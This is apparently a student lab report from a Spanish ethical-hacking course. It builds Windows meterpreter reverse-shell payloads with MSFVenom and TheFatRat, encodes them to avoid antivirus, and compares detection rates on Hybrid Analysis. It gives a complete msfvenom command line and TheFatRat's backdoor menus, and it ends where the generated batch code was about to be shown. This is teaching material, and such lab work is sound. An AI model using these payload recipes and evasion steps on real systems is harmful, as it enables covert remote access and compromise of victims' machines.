Curso de Hacking ético Master. D

Ejercicio 11
Creación de Payloads con MSFVenom y TheFatRat

Alumno: Julián Gordon

Índice


Introducción

Ahora que ya tenemos nuestras herramientas para creación de payloads instaladas, en este ejercicio, haremos uso de ellas. Crearemos un payload con MSFVenom y otro con TheFatRat. Una vez los tengamos creados, verificaremos si la evasión es efectiva, subiendo estos ficheros al sitio web de Hybrid Análisis, que nos devolverá un informe con los antivirus que pudieron detectar nuestros payloads.

Este ejercicio nos servirá de práctica, para afianzar todo el conocimiento que vimos en esta unidad, utilizando las herramientas de explotación y de evasión de detección por motores antivirus. Para esta practica, lanzaremos nuestros payloads sobre la máquina objetivo de nuestro laboratorio, Windows 10 perdición.

Creación de Payload con MSFVenom

Para el uso de cualquier herramienta, siempre es bueno ver los parámetros que cuenta dicha herramienta para su funcionamiento. Para ello utilizaremos el comando ‘msfvenom -h’.




Lo primero que haremos será seleccionar el payload que vamos a utilizar. Eso dependerá de la arquitectura de nuestra máquina objetivo. En este caso, como comentamos anteriormente, nuestra máquina objetivo será la de nuestro laboratorio Windows 10 perdicion, que tiene una arquitectura de 64bits. Para ver todos los payloads que tenemos disponibles podemos usar el comando 'msfvenom -l payloads'. Hay una gran cantidad de payloads disponibles, en este caso utilizaremos uno que nos creará una reverse Shell a traves de meterpreter. El payload que elegimos es 'windows/x64/meterpreter/reverse_tcp' .

Luego debemos ajustar el LHOST que sería nuestra ip, el cual al ser una conexión reversa, la máquina objetivo se conectará a nuestra máquina local. Luego debemos ajustar el LPORT que será el puerto que elijamos para que se conecte, que luego lo dejaremos en escucha con netcat. Por último ajustamos el EXITFUNC, que es un parámetro que se utiliza en msfvenom para especificar la técnica que se debe utilizar para la terminación del payload, una vez que se ha ejecutado en el sistema de nuestro objetivo. Utilizamos 'thread' que es el valor predeterminado, e indica que terminará de forma segura utilizando un hilo.

Una vez que ya elegimos nuestro payload y configuramos los parámetros necesarios, ahora lo que haremos será codificar nuestro script. Esto lo haremos para intentar eludir lo máximo posible, los motores antivirus de la máquina objetivo. Para ello, con el comando 'msfvenom -l encoder', nos mostrará el listado de los encoders que podemos utilizar. Recordando que la arquitectura de nuestra máquina objetivo es de 64bits, nos tendremos que limitar a los encoders que sean viables para esta tipo de arquitectura. Además de esto, los encoders permiten que ajustemos el número de iteraciones, si queremos que codifique más veces nuestro script malicioso, usamos el parámetro -i. Elegimos el encoder 'x64/xor_dynamic' . Ahora, ajustaremos el formato que utilizaremos, que será .exe , ya que nuestra máquina objetivo es un windows. Para ello utilizamos el parámetro -f . Por último tendremos que elegir un nombre para este ejecutable que vamos a crear. Le pondremos un nombre que nos sea fácil identificarlo, ya que luego haremos otros payloads. El comando que utilizamos será:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=44044 EXITFUNC=thread -e x64/xor_dynamic -i 8 -f exe > payload_msfvenom_exe
```


En la siguiente imagen podemos observar todo el proceso anteriormente analizado.




Análisis de nuestro fichero de MSFVenom en Hybrid Analysis

Lo que haremos ahora, será analizar nuestro fichero 'payload_msfvenom_exe'. Para ello debemos entrar a https://www.hybrid-analysis.com/ y subir el fichero. Haremos un análisis más exhaustivo y detallado del que viene por defecto. Podemos ver este proceso en las siguientes imágenes.




Analysis Environments
Name payload_msfvenom_exe
Size 7.5KiB
Type peexe 64bits executable
MIME application/x-dosexec
SHA256 64fbc098b84130...e12de94403c5b
Available:
Windows 10 64 bit
Windows 11 64 bit
Windows 7 32 bit
Windows 7 32 bit (HWP Support)
Windows 7 64 bit
Linux (Ubuntu 20.04, 64 bit)
Linux (Ubuntu 16.04, 64 bit)
Mac Catalina 64 bit (x86)
Android Static Analysis
Quick Scan
There are 3 files in the processing queue.
Currently, the average processing time per sample is 7 minutes and 9 seconds seconds.
Back
Runtime Options
Generate Public Report


Runtime Options
Heavy Anti-Evasion
Runtime duration (360 seconds)
Custom commandline (optional)
e.g. /verbose
Document password (optional)
****
Environment Variable (optional)
ALLUSERSPROFILE=C:\ProgramData
Custom date/time (optional)
Enable Hybrid Analysis
Enable Experimental Anti-Evasion
Enable Script Logging
Allow Input Sample Tampering
Save & Back
Generate Public Report

Resultados de Hybrid Análisis sobre MSFVenom

En la siguiente imagen, podemos observar el informe que nos dá Hybrid Analysis, que dice que 15 sobre 24 antivirus, detectaron código malicioso en nuestro script, por lo que sería difícil que pudiéramos usar este script sobre una máquina objetivo que tenga alguno de los antivirus mencionados activado.

Anti-Virus Scan Results for OPSWAT Metadefender (15/24)

Last update: 02/01/2024 11:24:25 (UTC)

Huorong	✗ Trojan/Rozena.j	Bitdefender	✗ Trojan.Metasploit.A
Avira	✗ TR/Crypt.XPACK.Gen7	Zillya!	✓
Sophos	✗ ATK/Swrort-J	Vir.IT eXplorer	✗ Trojan.Win32.Generic.BZPS
VirusBlokAda	✓	K7	✗ Trojan (004fae881)
McAfee	✗ Trojan-FJIN!91EF2EBB68B0	NETGATE	✓
TACHYON	✓	Varist	✗ W64/Shelma.B
Kaspersky	✗ HEUR:Trojan.Win64.Packed.gen	Antiy	✗ GrayWare/Win32.Rozena.j
AhnLab	✗ Trojan/Win32.RL_Generic	Lionic	✓
Webroot SMD	✗ Malware	Emsisoft	✗ Trojan.Metasploit.A (B)
NANOAV	✓	RocketCyber	✓
Comodo	✓	ESET	✗ a variant of Win64/Rozena.M trojan
ClamAV	✓	Cylance	✗ Malware

Close

En esta imagen, nos muestra algunas de las técnicas de detección encontradas, según la matriz de MITRE ATT&CK, encontrados en 2 informes, con un promedio de 39 indicadores mapeados por informe.

MITRE ATT&CK™ Techniques Detection

Execution

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1106	Native API	• Execution	Adversaries may interact with the native OS application programming interface (API) to execute behaviors. Learn more		• Imports suspicious APIs	• Contains ability to execute Windows APIs

Privilege Escalation


ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1055	Process Injection	• Defense Evasion • Privilege Escalation	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Learn more			• Contains ability to inject code into another process (API string)

Defense Evasion

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1027.002	Software Packing	• Defense Evasion	Adversaries may perform software packing or virtual machine software protection to conceal their code. Learn more		• 1 confidential indicators	

Creación de Payload con TheFatRat

Ahora crearemos un Payload con TheFatRat, que es una herramienta muy sencilla de usar e intuitiva. Al abrir esta herramienta, nos muestra una interfaz con las distintas opciones que tenemos. En este caso haremos un backdoor con Pwnwinds (6). Luego crearemos un fichero.bat y un script en powershell(1) , ya que lo intentaremos usar sobre la máquina objetivo de Windows. Nos pide nuestra LHOST que es la IP de nuestra máquina local, luego el LPORT que será el puerto que elijamos, luego que le pongamos el nombre al archivo que vamos a generar. A continuación debemos elegir el payload que vamos a utilizar, que será 'windows/meterpreter/reverse_tcp'. Nos lo guardará en la carpeta FatRat_Generated del usuario root. A continuación veremos las imágenes de este proceso.


File Actions Edit View Help
Backdoor Creator for Remote Acces
Created by: Edo Maland (Screetsec)
Version: 1.9.8
Codename: Target
Follow me on Github: @Screetsec
Dracos Linux : @dracos-linux.org
SELECT AN OPTION TO BEGIN:
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit
[TheFatRat]—[~]-[menu]:
6


File Actions Edit View Help
[Select an Option To Begin >>
PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any Windows Platform
[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll (custom dll inject)
[9] Back to Menu
[TheFatRat]—[~]-[pwnwind]:
1

```
┌─[TheFatRat]──[~]─[pwnwind]:
└──────► 1

 Your local IPV4 address is : 10.0.2.15
 Your local IPV6 address is : fe80::c168:b6a5:7405:79f0
 Your public IP address is : 79.155.116.61
 Your Hostname is : 61.red-79-155-116.dynamicip.rima-tde.net

Set LHOST IP: 10.0.2.15

Set LPORT: 44044

Please enter the base name for output files :payload_fatrat


 +-------------------------------------------------+
 | [ 1 ] windows/shell_bind_tcp                    |
 | [ 2 ] windows/shell/reverse_tcp                 |
 | [ 3 ] windows/meterpreter/reverse_tcp           |
 | [ 4 ] windows/meterpreter/reverse_tcp_dns       |
 | [ 5 ] windows/meterpreter/reverse_http          |
 | [ 6 ] windows/meterpreter/reverse_https         |
 +-------------------------------------------------+

 Choose Payload :3
```

Aquí podemos ver el fichero que creamos ‘payload_fatrat.bat’ .

Ahora ejecutamos el proceso que anteriormente hicimos con MSFVenom, subiremos el fichero a hybrid analysis para que nos informe sobre la detección de los motores antivirus, configurando el análisis para que sea exhaustivo. Para ello, debemos copiar el archivo a la carpeta /home/kali y subirlo.

Resultados de Hybrid Análisis sobre FatRat

Podemos observar en la siguiente imagen, que en el análisis sobre este payload, que generamos con FatRat, la tasa de evasión es mayor que en el anterior que hicimos con MSFVenom, ya que nos arroja 9 detecciones sobre 24 posibles.

Anti-Virus Scan Results for OPSWAT Metadefender (9/24)

Last update: 02/01/2024 13:34:46 (UTC)

Huorong	✕ Trojan/PS.Rozena.a	Bitdefender	✓
Avira	✕ TR/PowerShell.Gen	Zillya!	✓
Sophos	✕ ATK/Veil-I	Vir.IT eXplorer	✓
VirusBlokAda	✓	K7	✓
McAfee	✕ VBS/Agent.aw	NETGATE	✓
TACHYON	✓	Varist	✕ JS/Agent.ADB!Eldorado
Kaspersky	✕ HEUR:Trojan.PowerShell.Agent.gen	Antiy	✓
AhnLab	✓	Lionic	✓
Webroot SMD	✓	Emsisoft	✓
NANOAV	✕ Trojan.Text.Downloader.ghessz	RocketCyber	✓
Comodo	✕ TrojWare.Win32.BadShell.XSR	ESET	✕ PowerShell/Rozena.AF trojan
ClamAV	✓	Cylance	✓

Close

Además, podemos observar, a través de la matriz Mitre ATT&CK, que este informe tiene 126 indicadores, que se asignaron a 65 técnicas de ataque, por lo que es bastante más que con el payload de MSFVenom.

MITRE ATT&CK™ Techniques Detection

Persistence

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1543.003	Windows Service	• Persistence • Privilege Escalation	Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. Learn more			• Contains ability to create/modify Windows services (Powershell command string) • Contains ability to access device drivers • Creates/modifies Windows services using PowerShell
T1547	Boot or Logon Autostart Execution	• Persistence • Privilege Escalation	Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Learn more		• Found registry location strings which can modify auto-execute functionality	
T1546.015	Component Object Model Hijacking	• Persistence • Privilege Escalation	Adversaries may establish persistence by executing malicious content triggered by hijacked references to Component Object Model (COM) objects. Learn more			• Overview of unique CLSIDs touched in registry
T1574.001	DLL Search Order Hijacking	• Defense Evasion • Persistence • Privilege Escalation	Adversaries may execute their own malicious payloads by hijacking the search order used to load DLLs. Learn more			• Drops DLL executable files (possible DLL search order hijacking)

Download as CSV | Close

Análisis del código generado con FatRat

Ahora intentaremos explicar cómo la herramienta FatRat, intenta ofuscar el código, para que sea de difícil lectura para los motores antivirus. Mostraremos a continuación una imagen del código y luego la explicación en detalle.


```
┌──(kali㉿kali)-[~]
└─$ cat payload_fatrat.bat
